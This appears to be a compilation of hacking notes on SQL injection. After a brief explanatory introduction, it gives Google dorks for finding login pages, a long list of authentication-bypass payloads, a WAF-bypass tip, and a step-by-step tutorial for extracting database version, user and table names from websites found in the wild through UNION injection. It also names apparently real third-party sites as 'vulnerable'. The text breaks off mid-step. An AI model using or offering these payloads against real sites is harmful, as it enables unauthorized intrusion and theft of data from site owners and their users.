


SQL Injection

What is SQL injection (SQLi)?

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.



## What is the impact of a successful SQL injection attack?

A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period

## SQL injection examples

There are a wide variety of SQL injection vulnerabilities, attacks, and techniques, which arise in different situations. Some common SQL injection examples include:

* [Retrieving hidden data](https://portswigger.net/web-security/sql-injection#retrieving-hidden-data), where you can modify an SQL query to return additional results.
* [Subverting application logic](https://portswigger.net/web-security/sql-injection#subverting-application-logic), where you can change a query to interfere with the application's logic.
* [UNION attacks](https://portswigger.net/web-security/sql-injection/union-attacks), where you can retrieve data from different database tables.
* [Examining the database](https://portswigger.net/web-security/sql-injection/examining-the-database), where you can extract information about the version and structure of the database.
* [Blind SQL injection](https://portswigger.net/web-security/sql-injection/blind), where the results of a query you control are not returned in the application's responses.

Admin Login Authentication Bypass

ADMIN LOGIN PANEL BYPASS

DORKS TO FIND ADMIN LOGIN BYPASS

==============================================

inurl:admin/index.php site:.pk

inurl:administrator.php

inurl:administrator.asp

inurl:login.asp

inurl:login.aspx

inurl:login.php

inurl:admin/index.php

inurl:adminlogin.aspx

<http://blackkzangetsu.blogspot.in/2013/05/sql-bypass-admin-panel.html>

<http://brahmaputracollege.com/admin/index.php>

'or 1=1 or ''='

Usernames and passwords might work to bypass it

'or 1=1 or ''='

1'or’1'=’1

'or'1'='1

‘ or 1=1 –

Admin’or1=1or”=”

1'or’1'=’1

admin’–

” or 0=0 –

or 0=0 –

‘ or 0=0 #

” or 0=0 #

or 0=0 #

‘ or ‘x’='x

” or “x”=”x

‘) or (‘x’='x

‘ or 1=1–

” or 1=1–

or 1=1–

‘ or a=a–

” or “a”=”a

‘) or (‘a’='a

“) or (“a”=”a

hi” or “a”=”a

hi” or 1=1 –

hi’ or 1=1 –

hi’ or ‘a’='a

hi’) or (‘a’='a

hi”) or (“a”=”)

============================================

NO redirection websites with admin **NOTE** (watch on youtube) must

Bypass The Admin Panel Using No Redirection

No redirect in admin panel on sites

http://vuln-web.com/admin/index.php (same Login Page)

http://vuln-web.com/admin/login.php (Error, Page Not Found)

http://vuln-web.com/admin/home.php (Error, Page Not Found)

http://vuln-web.com/admin/welcome.php (Error, Page Not Found)

http://vuln-web.com/admin/dashboard.php (Error, Page Not Found)

http://vuln-web.com/admin/default.php (Error, Page Not Found)

http://vuln-web.com/admin/admin.php (redirected to index page)

\*\* vulnerable Sites

\*http://water.muet.edu.pk/timesheet/index.php


\*http://souvenirengineering.com/admin/index.php

^http://souvenirengineering.com/admin/login.php (no redirect)


\*http://www.theoasis.com.pk/members/index.php

Practical (Admin login Bypass)

Use google dorking to find the admin website



Then login




Then we easily enter into the admin panel

Mod\_Security Bypassing

### About ModSecurity


ModSecurity is a free web application firewall (WAF) that works with Apache, Nginx, and IIS. It supports a flexible rule engine to perform simple and complex operations and comes with a Core Rule Set (CRS) which has rules for SQL injection, cross-site scripting, Trojans, bad user agents, session hijacking, and a lot of other exploits. For Apache, it is loaded as an additional module which makes it easy to install and configure

In simple word the mod security is the firewall of the website





Select the WAF BYPASS from the hackthebar and select the any string of your choice



Now we bypass the firewall with the help of the hackbar

How we use sql Injection manually

How to hack Website using SQL Injection with easy Steps.

After a long time it's my first tutorial on website hacking using

SQL Injection attack with easy and simple steps. I have seen many guys they can't understand SQL Injection method because it's really very hard to understand and Inject Malicious code into URL and get website Database, So here I created SQL Injection tutorial with easy steps and understandable, Hope you all will like it.

✔ What is SQL Injection ?

SQL Injection is one the most popular Web application hacking method. In SQL Injection an attacker find website vulnerability (Vulnerability means Weakness point of website) and Inject Malicious code into URL and get Database of Website and Hack the website this is called SQL Injection attack Exploiting DB (Database) and also SQL Injection Vulnerability Exploitation.

Using SQL Injection attack method an attacker can get complete DB of website and User ID and Password can be exploded, an attacker can also Shut down My SQL Server and Server will stop working. An attacker can modify content of website and bypass login.

✔ Requirements :-

SQL Injection Dorks. (Click to download) Skip ad's after 5 Sec

Vulnerable Website. (Use Google to find SQL Injection Vulnerable Website)

Firefox with Hack bar add-on. (Click to download Hackbar add-on)

Little bit understanding of SQL Injection and URL

Fresh Mind to Understand it.

✔ Step 1. Find Vulnerable website.

An attacker always use Google, Bing or Yahoo search engine for searching SQL Injection Vulnerable websites using Dorks. (SQL Injection vulnerable URL is called Dorks which can be easily found in SQL Injection Vulnerable Website URL)

Click here to download Huge list of SQL Injection Dorks

Search it on Google for Eg. these are few SQL Injection Vulnerable Dorks. :-

\_\_\_\_\_\_\_\_\_\_\_

inurl:index.php?id=

inurl:gallery.php?id=

inurl:article.php?id=

inurl:pageid=

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Basically I always use Google to search Vulnerable websites.

Here, for tutorial I already have one Vulnerable website (But I can't expose it's name) In this result you will find thousands of websites, the common thing in this search result is all website URL having this type of code at it's end inurl:index.php?id=

Yeah, Definitely it will have because this all website having DB and SQL Injection String and related to SQL Injection Dorks.

For Eg. www.targetwebsite.com/index.php?id=8

✔ How to Check for Vulnerability.

Open any website URL related to SQL Injection Dorks.

Put Single Quote at the End of the website URL ( ' )

Note :- To Check the Vulnerability put sigle Quote ( ' ) at the end of the website URL and Hit Enter.

For Eg. www.targetwebsite.com/index.php?id=2'

If the page remains same or Not found then it's not vulnerable and if the page shows Error like this :-

An error occurred...

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''/contentPage.php?id=8''' at line 1

An error occurred...

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

This means the website is vulnerable to SQL Injection.

✔ Step 2. Find the number of Columns.

Wooo hoo hoo !! We found SQL Injection Vulnerable webstie now it's time to find no. of Columns present in the Database.

To do that replace that one single quote ( ' ) with "Order By no." Statement until you find the Error message.

Change the no. from 1,2,3,4,5,6,7,8,9,..... Until you get an Error Message like "Unknown Column"

For Example :- Change it's Order By 1,2,3,4 like below :-

www.targetwebsite.com/index.php?id=8 Order by 1

www.targetwebsite.com/index.php?id=8 Order by 2

www.targetwebsite.com/index.php?id=8 Order by 3

www.targetwebsite.com/index.php?id=8 Order by 4

www.targetwebsite.com/index.php?id=8 Order by 5

And Suppose above Method won't work then use below method :-

www.targetwebsite.com/index.php?id=8 order by 1--

www.targetwebsite.com/index.php?id=8 order by 2--

www.targetwebsite.com/index.php?id=8 order by 3--

If you get an Error on Order by 9 that means the DB have 8 number of Columns and If u had found error on Order by 6 then the DB have 5 number of Columns. I mean if you put Order by 12 and Suppose the DB have only 11 no. of Columns then Website will show Error like this :-

An error occurred...

Unknown column '12' in 'order clause'

This trick is actually used to find the number of Columns in DB. Understand the Below example and you wil get to know.

www.targetwebsite.com/index.php?id=8 Order by 1 (No Error)

www.targetwebsite.com/index.php?id=8 Order by 2 (No Error)

www.targetwebsite.com/index.php?id=8 Order by 3 (No Error)

www.targetwebsite.com/index.php?id=8 Order by 4 (No Error)

www.targetwebsite.com/index.php?id=8 Order by 5 (No Error)

www.targetwebsite.com/index.php?id=8 Order by 6 (No Error)

www.targetwebsite.com/index.php?id=8 Order by 7 (No Error)

www.targetwebsite.com/index.php?id=8 Order by 8 (No Error)

www.targetwebsite.com/index.php?id=8 Order by 9 (No Error)

www.targetwebsite.com/index.php?id=8 Order by 10 (No Error)

www.targetwebsite.com/index.php?id=8 Order by 11 (No Error)

www.targetwebsite.com/index.php?id=8 Order by 12 (Error)

Here, my Vulnerable website Showed Error on Order by 12 that means my Vulnerable website have 11 number of columns in it's DB.

So now here I found number of columns in my DB :-

Number of Columns = 11

✔ Step 3. Find the Vulnerable Column.

Basically if the website is vulnerable then it have vulnerability in it's column and now it's time to find out that column.

Well we have successfully discovered number of columns present in Database. let us find Vulnerable Column by using the Query "Union Select columns\_sequence".

And also change the ID Value to Negative, I mean Suppose the website have this URL index.php?id=8 Change it to index.php?id=-8. Just put minus sign "-" before ID.

For Eg. If the Number of Column is 11 then the query is as follow :-

www.targetwebsite.com/index.php?id=-8 union select 1,2,3,4,5,6,7,8,9,10,11--And Suppose above Method won't work then use below method:-www.targetwebsite.com/index.php?id-8 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11--

✔ And Once if the Query has been Executed then it will display the number of Column. Yeahh.... !!

In the Above result, I found three vulnerable Columns 2,3 and 4.

let take 2 as our tutorial.

Well... ! We found Vulnerable Columns, Now Next Step.

✔Step 4. Finding version, Database and User.

Now this time to find out website Database version and User

Just replace Vulnerable Column no. with "version()"

For Eg.

www.targetwebsite.com/index.php?id=-8 union select 1,version(),3,4,5,6,7,8,9,10,11--

And now Hit Enter : and you will get result.

Now again do the same replace Vulnerable column with different query like :- database(), user()For Eg.

www.targetwebsite.com/index.php?id=-8 union select 1,version(),3,4,5,6,7,8,9,10,11--

www.targetwebsite.com/index.php?id=-8 union select 1,database(),3,4,5,6,7,8,9,10,11--

www.targetwebsite.com/index.php?id=-8 union select 1,user(),3,4,5,6,7,8,9,10,11--

And Suppose above Method won't work then use below method :-

www.targetwebsite.com/index.php?id=-8 and 1=2 union select 1,unhex(hex(@@version)),3,4,5,6,7,8,9,10,11--

✔ Step 5. Finding the Table name.

Here we found vulnerable Column, DB Version name and User it's time to get Table name.

If the database version is 4 or above then you gave to guess the table names (Blind SQL Injection attack)

Let us find now Table name of the Database, Same here Replace Vulnerable Column number with "group\_concat(table\_name) and add the "from information\_schema.tables where table\_schema=database()"

For Eg.

